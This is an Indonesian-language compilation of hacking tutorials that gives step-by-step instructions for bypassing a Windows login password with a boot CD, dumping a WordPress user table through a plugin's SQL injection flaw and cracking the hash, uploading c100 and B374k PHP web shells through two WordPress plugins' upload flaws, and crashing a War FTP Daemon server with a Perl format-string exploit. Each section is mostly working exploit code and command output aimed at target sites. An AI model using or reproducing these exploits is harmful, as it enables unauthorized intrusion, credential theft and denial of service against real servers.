
Artikel ini memang sepertinya sudah banyak banget di internet ya. tapi saya rasa masih ada2 aja yang tanya tentang ini jadi saya tulis aja. buat yg udah bisa ya, maklumi saja ya, masih pemula ini. oke..

Hanya butuh 1 software aplikasi untuk membantu proyek kita, Hiren Boot V 10.6 ini sekitar 200MB an, ada banyak manfaatnya. Dijamin tidak akan rugi download file 200MB ini 😊 awalnya saya sendiri ragu2 mau download segede itu filenya, tapi ternyata banyak gunanya kok.

download nya <http://5a80c9d9.dyo.gs/>


Kalau sudah ente download, Burn ke CD file Hirennya,dan ikuti langkah ini :

1. Restart komputer dan masuk BIOS. Lalu setting pada bagian Boot Device Prioritynya ubah ke CD,soalnya kita kan booting lewat CD Hiren tadi, seperti gambar dibawah ini:



2. Masih dihalaman BIOS, masukan CD hiren yang telah di Burn tadi, lalu tekan F10 dan ENTER.

3. Setelah booting ke CD maka akan tampil seperti dibawah ini :



4. Pilih “Kon Boot” dengan cara arahkan pada Kon Boot lalu tekan Enter, tunggu beberapa detik, lalu keluar tampilan seperti dibawah ini :



5. Tunggu sebentar lagi dan taraaa kita bisa masuk windows tanpa password.



Selamat ente telah berhasil masuk windows yang terpassword tanpa harus menggunakan password untuk login.

ada yang nanya, kalau pakai flashdisk gimana ? waduh, susah jawabnya.. pake flasdisk juga BISA,kita buat aja Bootable Hiren ke flashdisk,bisa dengan software win to flash dkk. dan untuk caranya sama seperti diatas,hanya saja untuk setting first boot BIOS kita alihkan ke USB bukan ke CD Room.. namun, jujur saya sendiri masih belum coba pakai USB nih jadi masih ragu2, mending dicoba snediri aja ya, kalau menurut pemikiran sih memang bisa.

oke deh.. sekian dulu artikel yang saya tulis. kalau mau sih, kunjungi web saya [disini](#) buat yg mau tanya atau mengunjungi web saya, tapi saya nggak jamin bisa jawab. hehehe, tanya ke yg lebih senior aja deh. ini juga ada email saya : [febri.storm@yahoo.co.id](mailto:febri.storm@yahoo.co.id) (jangan spam ya :D) follow [sini](#) oke..

thanks to :

- ~ Allah SWT
- ~ yang udah rela baca sampai habis
- ~ [senior saya](#) (orang sidoarjo ngga boleh GR)

# Hacking password login wordpress yang menggunakan Plugins – Google Maps via Store Locator Plus dengan memanfaatkan celah Blind SQL Injection



Pada tutorial saat ini penulis akan membahas tentang cara Hacking password login wordpress yang menggunakan Plugins – Google Maps via Store Locator Plus dengan memanfaatkan celah Blind SQL Injection.

Plugin ini didasarkan dari situs penyediaanya di <http://wordpress.org/extend/plugins/store-locator-le/>, fiturnya sebagai berikut :

- You can use it for a variety of countries, as supported by Google Maps.
- The Store Pages add-on allows you to connect each of your locations with a WordPress page — so you can add hours, images and more!
- Supports international languages and character sets.
- Allows you to use unique map icons or your own custom map icons.
- Change default map settings via the admin panel including:
  - Map type (terrain, satellite, street, etc.)
  - Inset map show/hide
  - Starting zoom level
- You can use miles or kilometers
- Pulldown list of cities and/or countries on search form can be toggled on/off.

- Bulk upload your locations via the CSV loader.
- Location search tracking and reporting, find out what your visitors are looking for.
- Popup email form.

Plugin ini cukup populer, berikut ratingnya.



Penulis menggunakan exploit yang dibuat oleh Sammy FORGIT – sam at opensyscom dot fr -<http://www.opensyscom.fr>.

Sebagai berikut exploitnya :

```
<?php
```

```
$ch =
```

```
curl_init("http://www.exemple.com/wordpress/wp-content/plugins/store-locator-  
le/downloadcsv.php");
```

```
curl_setopt($ch, CURLOPT_POST, true);
```


```
curl_setopt($ch, CURLOPT_POSTFIELDS,  
    array('query'=>"SELECT * FROM wp_users",  
    'filename'=>'test',  
    'all'=>'true'));
```

```
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
```

```
$postResult = curl_exec($ch);  
curl_close($ch);  
print "$postResult";  
  
?>
```

Simpan source code tersebut dengan ekstensi php ke 1 folder dengan program php.exe dari webserver apache. Disini penulis menyimpannya dengan nama wppasnow.php.

Untuk melakukan eksploitasinya sebagai berikut :




```
Command Prompt  
D:\xampp\php>php wppasnow.php  
SELECT * FROM wp_users  
1,admin,$P$B4eSYCrKuekEo6syDmFkuqj/DYoRYE0,admin,@yahoo.com,,2011-10-26 19:09:08',.0,admin  
D:\xampp\php>
```

Username dan password dalam bentuk hash sudah didapat, tinggal kita pecahkan password tersebut dengan WordPress PasswordHash Attack Tool yang dapat di download di <http://dl.packetstormsecurity.net/Crackers/wp-hash.txt>, untuk dictionary filenya dapat membuat sendiri atau dicari disitus-situs hacking.

Cara ini seperti di tulisan artikel saya sebelumnya yang berjudul Hacking SQL Injection manual pada WordPress dengan permasalahan pada suatu plugin di <http://blog.xcode.or.id/?p=533>.

Penulis langsung saja mencoba, ganti nilai variabel \$hasP sebelumnya dengan password wordpress dalam bentuk hash yang kita dapat dari exploit yang telah dilakukan. Ganti juga nama file dictionary untuk brute dengan file dictionary milik anda.

Untuk di tempat penulis sebagai berikut :



```
File Edit Format View Help
#Contact: netsoul2[at]gmail.com
#ALTO PARANA - PARAGUAY
#####

#!/usr/bin/perl -w
use strict;
use Digest::MD5 qw(md5 md5_hex);
use List::Util qw(min);

my $hashP = '$P$B4eSYCrKuekEo6sydmFkuqj/DYoRYEO'; # 12345
my $dictionary = 'pass.txt'; # Put a dictionary
my $php_version = '5'; # Don't modify if you don't know it
```

Setelah itu tinggal di simpan lalu dijalankan seperti berikut :



```
ca\ Command Prompt
H:\Data user>perl wphack.pl
Current Password: baseball
Password FOUND: baseball
H:\Data user>_
```

Bingo, password telah didapat. Setelah password di temukan maka tinggal login admin wordpress untuk masuk ke halaman admin wordpress.

Oleh Kurniawan – [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)



# Memanfaatkan celah Arbitrary File Upload pada plugin WordPress Front End Upload 0.5.3 untuk upload C100.PHP



Disini penulis kembali membahas tentang plugin wordpress. Tidak jauh berbeda dengan artikel <http://blog.xcode.or.id/?p=1279>, yang berbeda hanya nama plugin, exploit dan PHP shell yang digunakan.

Exploitnya yang dibuat oleh Adrien Thierry yang kemudian sedikit di edit untuk nama file saja dan situs.


```
<?php
$u="c100.php";
$c = curl_init("http://situs.com/wp-content/plugins/front-end-upload/upload.php");
curl_setopt($c, CURLOPT_POST, true);
curl_setopt($c, CURLOPT_POSTFIELDS,
array('file'=>"@$u", 'name'=>"c100.php"));
curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
$e = curl_exec($c);
curl_close($c);
echo $e;
?>
```

\*situs.com diganti alamat web target

Simpan source code PHP tersebut dalam ekstensi PHP lalu disimpan ke satu folder dengan PHP.exe. Disini penulis menyimpannya dengan nama hackk2.php

Siapkan juga file c100.php yang dapat di cari di google untuk file PHP Shell ini.

Setelah itu jalankan perintah php hackk2.php




```
C:\WINDOWS\system32\cmd.exe
D:\xampp\php>php hackk2.php
c100.php
D:\xampp\php>
```

Setelah menjalankan perintah diatas maka buka browser. Jalankan perintah

[http://situs.com/wp-content/plugins/front-end-upload/FEU\\_DESTINATION\\_DIR/c100.php](http://situs.com/wp-content/plugins/front-end-upload/FEU_DESTINATION_DIR/c100.php)

Hasilnya adalah sebagai berikut



inggo, C100 telah dijalankan diserver target.

Oleh Kurniawan – [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

## Hacking web CMS WordPress yang menggunakan plugin Omni Secure Files Plugin 0.1.13 dengan memanfaatkan celah Arbitrary File Upload



Berbagai plugin WordPress beberapa tahun ini terus banyak di eksploitasi yang dimana penulis telah banyak memberikan contoh plugin-plugin wordpress yang mempunyai celah keamanan di blog ini, Disini penulis akan membahas praktek untuk cara mengexploitasi plugin Omni Secure Files Plugin 0.1.13 yang mempunyai celah keamanan Arbitrary File Upload.

Berikut ini adalah exploitnya yang dibuat oleh Adrien Thierry.

```
<?php
$u="whatelse.php";
$c = curl_init("http://server/wp-content/plugins/omni-secure-
files/plupload/examples/upload.php");
curl_setopt($c, CURLOPT_POST, true);
curl_setopt($c, CURLOPT_POSTFIELDS,
array('file'=>"@$u", 'name'=>"shell.php"));
curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
```

```
$e = curl_exec($c);  
curl_close($c);  
echo $e;  
?>
```

Ganti whatelse.php dengan shell.php dan target situsnya, sehingga misalnya sebagai berikut

```
<?php  
$u="shell.php";  
$c = curl_init("http://situs.com/wp-content/plugins/omni-secure-  
files/plupload/examples/upload.php");  
curl_setopt($c, CURLOPT_POST, true);  
curl_setopt($c, CURLOPT_POSTFIELDS,  
array('file'=>"@$u", 'name'=>"shell.php"));  
curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);  
$e = curl_exec($c);  
curl_close($c);  
echo $e;  
?>
```


\*Ganti situs.com dengan situs target.

Simpan source code tersebut dengan ekstensi PHP di satu folder dengan php.exe pada apache server, disini penulis menggunakan nama file hackk.php

Jangan lupa masukkan file shell.php juga ke dalam satu folder dengan php.exe juga yang bisa c99, r57, b374k, dll. Disini penulis menggunakan B374k saja.

Cara melakukan hacking :


Penulis memasukkan perintah : php hackk.php



```
C:\WINDOWS\system32\cmd.exe
D:\xampp\php>php hackk.php
{"jsonrpc": "2.0", "result": null, "id": "id"}
D:\xampp\php>
```

Setelah dijalankan perintah diatas maka penulis tinggal masuk ke <http://situs.com/wp-content/plugins/omni-secure-files/plupload/examples/uploads/shell.php>

Hasilnya adalah



Bingo, kita sudah masuk ke tampilan login php shell dari B374k, selanjutnya tinggal login dan mengakses server target melalui php shell dari B374k.

Oleh Kurniawan – [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

# Serangan Denial of Service pada War FTP Daemon



FTP adalah sebuah protokol Internet yang berjalan di dalam lapisan aplikasi yang merupakan standar untuk pengiriman file komputer antar mesin-mesin dalam suatu jaringan.

Disini ditemukan celah keamanan pada WarFTP berupa serangan Denial of Service.

Apa itu WarFTP, berikut penulis kutip dari Wikipedia.

**War FTP Daemon** (often called **warftp** or **warftpd**) is a free [FTP](#) server for [Windows](#). When it was first released in 1996, it was the first free FTP server on this software platform. Warftpd has received lots of awards over the years, and is still popular, even if the current version (1.8\*) is a bit outdated. **Warftpd** has been packed with features since the start, and it has been considered very secure. Security related issues are usually resolved within 24 hours from when a problem is reported.

The next version, version 3, has been under development since 2000. The beta version has been scheduled for release multiple times, including once during the summer of 2006. This version will be available for Windows and Linux.

Warftpd is written by Jarle ("jgaa") Aase.

Untuk exploitnya sebagai berikut yang dibuat oleh coolkaveh  
([coolkaveh@rocketmail.com](mailto:coolkaveh@rocketmail.com) )

```
# Exploit Title: War FTP Daemon Remote Format String Vulnerability

# crash: http://img826.imageshack.us/img826/6222/69004160.png

# Date: 2012-08-30

# Author: coolkaveh

# coolkaveh@rocketmail.com

# https://twitter.com/coolkaveh

# Vendor Homepage: http://www.warftp.org

# Version: War FTP Daemon 1.82 RC 11

# Tested on: windows XP SP3

#~~~~~

#~~~~~

# War FTP Daemon Remote Format String Vulnerability

#~~~~~

#!/usr/bin/perl -w

use IO::Socket;

$|=1;

$host=shift || die "$0 \ $host \ $port\n";

$port=shift || die "$0 \ $host \ $port\n";

my $username = "%s%s%s%s%s%s%s%s%s%s";

my $password = "%s%s%s%s%s%s%s%s%s%s";

print "Launch Attack ... ";

$sock1=IO::Socket::INET->new(PeerAddr=>$host, PeerPort=>$port, Proto=>'tcp', Timeout=>30)
|| die "HOST $host PORT $port is down!\n";

if(defined($sock1)){

    $sock1->recv($content, 100, 0);
```



```

sleep(2);

$sock1->send("USER ".$username."\r\n", 0);

$sock1->send("PASS ".$password."\r\n", 0);

sleep(2);

$sock1->recv($content, 100, 0);

sleep(5);

$sock1->close;
}

print "Finish!\n";

exit(1);

```

Penulis langsung mulai saja.

Disini penulis menggunakan ActivePerl untuk menguji exploit ini ( warftpdos.pl ) dan juga memastikan FTP Server target di IP 192.168.1.112 dalam keadaan aktif.

```


C:\>cd perl
C:\Perl>cd bin
C:\Perl\bin>perl warftpdos.pl
warftpdos.pl $host $port
C:\Perl\bin>ftp 192.168.1.112
Connected to 192.168.1.112.
220-Jgaa's Fan Club FTP service
      WarFTPd 1.82.00-RC11 (Sep 22 2006) Ready
      (C)opyright 1996 - 2006 by Jarle (jgaa) Aase - all rights reserved.
220 Please enter your user name.
User (192.168.1.112:(none))>:

```

Setelah diketahui aktif dan FTP Server yang digunakan adalah WarFTPd 1.82 maka penulis langsung mencoba melakukan eksploitasi di target.

```
Command Prompt
C:\>cd perl
C:\Perl>cd bin
C:\Perl\bin>perl warftpdos.pl
warftpdos.pl $host $port
C:\Perl\bin>ftp 192.168.1.112
Connected to 192.168.1.112.
220-Jgaa's Fan Club FTP service
      WarFTPd 1.82.00-RC11 (Sep 22 2006) Ready
      (C)opyright 1996 - 2006 by Jarle (jgaa) Aase - all rights reserved.
220 Please enter your user name.
User (192.168.1.112:(none)): ^C
C:\Perl\bin>perl warftpdos.pl 192.168.1.112 21
Launch Attack ... Finish!
C:\Perl\bin>ftp 192.168.1.112
Connected to 192.168.1.112.
Connection closed by remote host.
C:\Perl\bin>
```

Untuk di komputer target muncul pesan error sebagai berikut



Di komputer program di tampilkan muncul error pada War FTP Daemon.

Oleh Kurniawan – [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

# Serangan Denial of Service pada Web Server

## HTTPDX



